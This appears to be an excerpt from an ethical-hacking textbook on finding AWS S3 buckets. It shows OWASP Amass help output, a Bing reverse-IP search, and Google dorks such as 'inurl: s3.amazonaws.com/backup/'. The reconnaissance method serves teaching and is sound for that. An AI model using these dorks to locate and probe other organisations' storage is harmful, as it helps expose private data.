


```
root@kali:~# amass intel

                                                          v3.4.4
                                 OWASP Amass Project - @owaspamass
                      In-depth Attack Surface Mapping and Asset Discovery

Usage: amass intel [options] [-whois -d DOMAIN] [-addr ADDR -asn ASN -cidr CIDR]

  -active
        Attempt certificate name grabs
  -addr value
        IPs and ranges (192.168.1.1-254) separated by commas
  -asn value
        ASNs separated by commas (can be used multiple times)
  -cidr value
        CIDRs separated by commas (can be used multiple times)
  -config string
        Path to the INI configuration file. Additional details below
  -d value
        Domain names separated by commas (can be used multiple times)
  -demo
        Censor output to make it suitable for demonstrations
  -df value
        Path to a file providing root domain names
  -dir string
        Path to the directory containing the output files
```

Figure 19.53: Screenshot of OWASP Amass

- **Reverse IP Search**

  Attackers use search engines, such as Bing, to perform reverse IP search to identify domains of target S3 buckets. Attackers use the advance search operator ip:<target IP address> in the Bing search engine to obtain different domains related to the target bucket that resolves the given IP address.


[ip:52.95.131.4] - Search
bing.com/search?q=%5Bip%3A52.95.131.4%5D&form=QBLH&sp=-1&pq=%5Bip%3A52.95.131.4%5D&sc=0-16&qs=...
Microsoft Bing
[ip:52.95.131.4]
Sign in
5
ALL
IMAGES
VIDEOS
MAPS
NEWS
SHOPPING
⋮ MORE
60,900 Results
Any time

[PDF] Position Description (Employee) Security Operator
https://s3.ap-southeast-2.amazonaws.com/cdn.hr.cityofsydney.nsw.gov.au/March+2022...
Group and **Capability Level** Behavioural Indicators Personal Attributes Act with Integrity & Courage Intermediate • Maintains confidentiality of customer and

[PDF] CHILD SAFETY POLICY
https://s3.ap-southeast-2.amazonaws.com/www.salesian.vic.edu.au–wpoffload/app/uploads/...
Page 3 of 8 • clear procedures for responding to and reporting allegations of child abuse; • strategies to support, encourage and enable staff, volunteers, third party contractors, external

[PDF] Island Hopper
https://s3-ap-southeast-2.amazonaws.com/os-data-2/tnqdev/documents/island_hopper.pdf
DURATION 5 – 10 Days Trip Highlights The fertile soils of the Burdekin region produce some of the region's best fruits and vegetables, making it an ideal


[PDF] Station Playlist (created 22-Jan-20, 5:44 PM, printed 22 ...
https://mediaspy-org-s3.s3.dualstack.ap-southeast-2.amazonaws.com/original/3X/7/9/79b...
Station Playlist (created 22-Jan-20, 5:44 PM, printed 22-Jan-20, 9:35 PM) Page 2 Time Artist - Title Intro/Outro Category 19:26:08 Midnight Oil - Dreamworld (3:30) 12.0 80s Master 19:29:45 Big Pi...

Figure 19.54: Screenshot of the advanced search results in Bing

- **Advanced Google Hacking**

  Attackers use advanced Google search operators, such as "`inurl`", to search for URLs related to the target S3 buckets. Some of the Google Dorks used by attackers to identify URLs of the target S3 buckets include the following:

  - `inurl: s3.amazonaws.com`
  - `inurl: s3.amazonaws.com/audio/`
  - `inurl: s3.amazonaws.com/video/`
  - `inurl: s3.amazonaws.com/backup/`
  - `inurl: s3.amazonaws.com/movie/`
  - `inurl: s3.amazonaws.com/image/`



google.com/search?q=%5Binurl%3A+s3.amazonaws.com%2Fvideo%2F%5D&ei=bttzYvORPM-nqtsP1cCAyA8&ved=0...

[inurl: s3.amazonaws.com/video/]

About 65,000,000 results (0.81 seconds)

https://www.youtube.com › watch

Amazon S3 Tutorial For Beginners | AWS S3 Bucket Tutorial

This **Amazon S3** tutorial will help you understand the features of AWS **S3** ... Subscribe to Simplilearn channel to get more AWS...

YouTube · Simplilearn · Feb 14, 2017

10 key moments in this video

https://s3.amazonaws.com › latest › video-on-deman...

Video on Demand on AWS - Amazon S3

The **video**-on-demand solution combines AWS Elemental MediaConvert, AWS Elemental. MediaPackage (optional), and CloudFront with AWS Step Functions, a service that ...

https://s3.amazonaws.com › video-on-demand › latest

